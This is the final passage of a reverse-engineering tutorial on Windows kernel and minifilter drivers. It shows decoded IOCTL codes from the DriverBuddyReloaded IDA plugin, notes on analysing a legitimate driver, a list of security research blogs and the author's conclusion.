0x1e0a7              : 0x222074   | FILE_DEVICE_UNKNOWN         0x22       | 0x81D      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x1e157              : 0x70024    | FILE_DEVICE_DISK            0x7        | 0x9        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x1e1d4              : 0x2D1080   | FILE_DEVICE_MASS_STORAGE    0x2D       | 0x420      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x1e20a              : 0x70048    | FILE_DEVICE_DISK            0x7        | 0x12       | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0xe71d8              : 0x222004   | FILE_DEVICE_UNKNOWN         0x22       | 0x801      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
```

**[Figure 114] DriverBuddyReloaded's output**

Pay attention to hotkeys such as **CTRL+ALT+F** to decode all **IOCTLs** within a function; **CTRL+ALT+A** to start auto-analysis and **CTRL+ALT+D** to decode a single IOCTL code. They can help you a lot.

I have done a quick marking up on the **first routine (DriverEntry)**, created a **structure (line 93)**, applied macros **(M hotkey)** and **created an enumeration** containing all IOCTL names and their respective values.

At this point, all function invocations could be normally analyzed because that is legit driver, non-malicious, and it follows and uses the same concepts I've shown over this article. Nonetheless, it would not be very productive and would only make the article bigger.

I tried to provide the necessary basic foundation to the **kernel drivers, minifilter drivers and WFP (Windows Filtering Platform)**, without delving into too many programming details. It will be useful for readers in my next articles.

## 10. Recommended Blogs and Websites

There are excellent cyber security researchers and companies keeping blogs and writing really good articles about operating system internals, reverse engineering, vulnerability research and exploit development. A list of interesting websites and respective Twitter handles, **in alphabetical order**, follows below:

- https://hasherezade.github.io/articles.html **(by Aleksandra Doniec: @hasherezade)**
- https://malwareunicorn.org/#/workshops **(by Amanda Rousseau: @malwareunicorn)**
- https://captmeelo.com/ **(by Capt. Meelo: @CaptMeelo)**
- https://csandker.io/ **(by Carsten Sandker: @0xcsandker)**
- https://chuongdong.com/ **(by Chuong Dong: @cPeterr)**
- https://doar-e.github.io/ **(Diary of a reverse-engineer)**
- https://elis531989.medium.com/ **(by Eli Salem: @elisalem9)**
- http://0xeb.net/ **(by Elias Bachaalany: @0xeb)**
- https://googleprojectzero.blogspot.com/ **(Google Project Zero)**
- https://www.hexacorn.com/index.html **(@Hexacorn)**
- https://hex-rays.com/blog/ **(by Hex-Rays: @HexRaysSA)**
- https://github.com/Dump-GUY/Malware-analysis-and-Reverse-engineering **(by Jiří Vinopal: @vinopaljiri)**
- https://kienmanowar.wordpress.com/ **(by Kien Tran Trung: @kienbigmummy)**
- https://www.inversecos.com/ **(by Lina Lau: @inversecos)**
- https://maldroid.github.io/ **(Łukasz Siewierski: @maldr0id)**
- https://github.com/mnrkbys **(by Minoru Kobayashi: @unkn0wnbit)**
- https://voidsec.com/member/voidsec/ **(by Paolo Stagno: @Void_Sec)**
- https://www.youtube.com/@OffByOneSecurity **(by Stephen Sims: @Steph3nSims)**
- https://windows-internals.com/author/yarden/ (**by Yarden Shafir @yarden_shafir**)

## 11. Conclusion

This article, as I said at its beginning, is really an introduction to a complex topic that are kernel drivers and minifilter drivers. The objective is to help professionals to get a minimal knowledge about involved concepts and provide the necessary foundation for the next articles.

Nowadays I have been working in a different area today (reversing + exploit development), but I always like to remember closer researchers that each person has a unique perspective of the information security's world, and none of them are wrong. **Follow your heart. :)**

Just in case you want to stay connected:

- **Twitter: @ale_sp_brazil**
- **Blog:** https://exploitreversing.com

Keep reversing and I see you at next time!

**Alexandre Borges**